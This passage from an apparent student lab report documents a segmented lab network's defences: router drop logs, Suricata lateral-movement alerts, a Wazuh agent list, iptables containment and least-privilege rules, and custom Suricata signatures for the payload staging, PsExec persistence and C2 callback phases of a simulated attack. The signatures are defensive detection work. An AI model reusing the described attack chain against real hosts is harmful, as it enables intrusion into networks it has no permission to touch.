Jul 20 23:18:17 router kernel: [ 6401.403988] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31807 DF PROTO=TCP SPT=63106 DPT=88 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:18:19 router kernel: [ 6403.419535] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31808 DF PROTO=TCP SPT=63106 DPT=88 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:18:23 router kernel: [ 6407.424699] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31809 DF PROTO=TCP SPT=63106 DPT=88 WINDOW=64240 RES=0x00 SYN URG=0
Jul 20 23:18:31 router kernel: [ 6415.424706] BLOCKED-LATERAL IN=ens38 OUT=ens36 MAC=00:0c:29:68:99:79:00:0c:29:80:44:9f:08:00 SRC=172.16.1.70 DST=17
2.16.1.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=31810 DF PROTO=TCP SPT=63106 DPT=88 WINDOW=64240 RES=0x00 SYN URG=0
07/20/2026-22:28:49.573911 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-22:28:50.579569 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-22:28:52.595280 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-22:28:56.595547 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-22:29:04.596081 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-23:15:36.604545 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-23:15:37.605858 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80
07/20/2026-23:15:39.606271 [**] [1:1000402:1] PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES [**] [Classification: (null)] [Priority: 3] {TC
P} 172.16.1.70:56433 -> 172.16.1.34:80

```

Figure . Router logs: BLOCKED-LATERAL kernel entries and Suricata PHASE4 lateral-movement alerts confirm the log-and-drop policy is enforced.

```

esoares5@admin:~$ sudo /var/ossec/bin/agent_control -l
[sudo] password for esoares5:

Wazuh agent_control. List of available agents:
  ID: 000, Name: admin.spr708.group11 (server), IP: 127.0.0.1, Active/Local
  ID: 001, Name: AD-Server, IP: any, Active
  ID: 005, Name: router.spr708.group11, IP: any, Active
  ID: 004, Name: services.spr708.group11, IP: any, Active
  ID: 006, Name: WIN-VICTIM, IP: any, Active

List of agentless devices:

esoares5@admin:~$

```

Figure . Wazuh agent_control listing showing all agents (AD, router, Services, WIN-VICTIM, and the local server) Active after hardening.

Appendix A — VLAN Segmentation Diagram

Figure A-1 shows the segmented lab network. The router is the single routing and inspection choke point between five /27 VLANs, each on its own VMware LAN segment. Trusted internal segments are drawn with solid borders and untrusted/isolation segments with dashed borders.




Figure . SPR708 segmented lab network showing the five-VLAN plan, per-interface gateways, host assignments, and the Suricata/Wazuh detection overlay.

Appendix B — Intrusion Detection System Rules (Suricata)

The following custom rules were deployed on the router in `/etc/suricata/rules/local.rules` and generated the alerts shown in Section 1. The ruleset was validated against the running configuration with `suricata -T` before deployment.

```
# =====
# SPR708 Lab 5 - Custom Suricata rules (local.rules)
# HOME_NET 172.16.1.0/24 | Kali 172.16.1.130 | WIN-VICTIM 172.16.1.70
# AD/DNS 172.16.1.2 | Services 172.16.1.34
# =====

# --- Phase 1: Initial Access & Staging (HTTP staging server, TCP 8080) ---
alert tcp 172.16.1.70 any -> 172.16.1.130 8080 (msg:"PHASE1 WIN-VICTIM CONNECTED TO KALI STAGING SERVER"; flow:to_server,established; sid:1000110; rev:1;)
alert http 172.16.1.70 any -> 172.16.1.130 8080 (msg:"PHASE1 WIN-VICTIM REQUESTED STAGED PAYLOAD URI"; flow:to_server,established; http.method; content:"GET"; http.uri; content:"spr708_payload.bat"; nocase; sid:1000111; rev:1;)
alert http 172.16.1.130 8080 -> 172.16.1.70 any (msg:"PHASE1 WIN-VICTIM DOWNLOADED STAGED PAYLOAD"; flow:to_client,established; http.stat_code; content:"200"; sid:1000103; rev:1;)

# --- Phase 2: Remote Execution Traffic (PsExec over SMB / TCP 445) ---
alert tcp 172.16.1.130 any -> 172.16.1.70 445 (msg:"PHASE2 KALI TO WIN-VICTIM TCP PROBE"; flow:to_server; flags:S; sid:1000102; rev:1;)

# --- Phase 3: Persistence Commands over SMB (schtasks / reg via 445) ---
alert tcp 172.16.1.130 any -> 172.16.1.70 445 (msg:"PHASE3 KALI PERSISTENCE COMMANDS OVER SMB TO WIN-VICTIM"; flow:to_server,established; sid:1000302; rev:1;)

# --- Phase 4: Discovery & Lateral Movement ---
alert tcp 172.16.1.70 any -> 172.16.1.2 [445,389,88,53] (msg:"PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER"; flow:to_server; sid:1000401; rev:1;)
alert tcp 172.16.1.70 any -> 172.16.1.34 [80,139,445] (msg:"PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES"; flow:to_server; sid:1000402; rev:1;)

# --- Phase 5: C2 Callback (HTTP listener, TCP 8081) ---
alert tcp 172.16.1.70 any -> 172.16.1.130 8081 (msg:"PHASE5 WIN-VICTIM C2 CALLBACK TO KALI"; flow:to_server,established; sid:1000501; rev:1;)
alert http 172.16.1.70 any -> 172.16.1.130 8081 (msg:"PHASE5 WIN-VICTIM HTTP C2 CALLBACK MARKER"; flow:to_server,established; http.uri; content:"PHASE5_C2_CALLBACK_WINVICTIM"; sid:1000502; rev:1;)

# Validate before reload:
# sudo suricata -T -c /etc/suricata/suricata.yaml -v
# sudo systemctl restart suricata
```

Appendix C — Firewall Configuration (iptables)

C.1 Temporary Containment Quarantine

Applied during containment to isolate the victim; removed during validation once the host was recovered.

```
sudo iptables -I FORWARD 1 -s 172.16.1.70 -j DROP
sudo iptables -I FORWARD 1 -d 172.16.1.70 -j DROP
```

C.2 Hardened Least-Privilege Inter-VLAN Policy

The default-deny FORWARD policy applied to the router. Only established/related traffic and a small set of explicit least-privilege flows are permitted; user-to-AD lateral ports and all external-attacker traffic are logged and dropped.

```
# Reset and default-deny
sudo iptables -F FORWARD
sudo iptables -P FORWARD DROP

# Allow return traffic for established sessions
sudo iptables -A FORWARD -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

# Wazuh agent telemetry (1514/1515) to the manager .66
sudo iptables -A FORWARD -s 172.16.1.0/27 -d 172.16.1.66 -p tcp \
-m multiport --dports 1514,1515 -j ACCEPT -m comment --comment "VLAN10 AD agent to Wazuh"
sudo iptables -A FORWARD -s 172.16.1.32/27 -d 172.16.1.66 -p tcp \
-m multiport --dports 1514,1515 -j ACCEPT -m comment --comment "VLAN30 Services agent to Wazuh"

# User VLAN may resolve DNS at AD only
sudo iptables -A FORWARD -s 172.16.1.64/27 -d 172.16.1.2 -p udp --dport 53 \
-j ACCEPT -m comment --comment "VLAN20 DNS to AD"
sudo iptables -A FORWARD -s 172.16.1.64/27 -d 172.16.1.2 -p tcp --dport 53 \
-j ACCEPT -m comment --comment "VLAN20 DNS to AD tcp"

# Block + log user-to-AD management / lateral ports (SMB, LDAP, Kerberos)
sudo iptables -A FORWARD -s 172.16.1.64/27 -d 172.16.1.2 -p tcp \
-m multiport --dports 445,389,88 -j LOG --log-prefix "BLOCKED-LATERAL " \
-m comment --comment "block+log user to AD mgmt"

# Isolate external / attacker VLAN (log; dropped by default policy)
sudo iptables -A FORWARD -s 172.16.1.128/27 -j LOG --log-prefix "BLOCKED-EXTERNAL " \
-m comment --comment "attacker isolated"

# Quarantine VLAN may reach Wazuh only
sudo iptables -A FORWARD -s 172.16.1.96/27 -d 172.16.1.66 -j ACCEPT \
-m comment --comment "VLAN40 quarantine to Wazuh only"

# Persist across reboots
sudo netfilter-persistent save 2>/dev/null || \
sudo sh -c 'iptables-save > /etc/iptables/rules.v4'
```

C.3 Boot Persistence (systemd)

The hardened policy is reapplied at boot through an idempotent script wrapped in a oneshot systemd service.

```
# /etc/systemd/system/spr708-fw.service
[Unit]
Description=SPR708 hardened firewall (apply FORWARD policy at boot)
After=network-online.target
Wants=network-online.target

[Service]
Type=oneshot
ExecStart=/usr/local/sbin/spr708-fw.sh
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target

# Enable:
sudo systemctl daemon-reload
sudo systemctl enable --now spr708-fw.service
```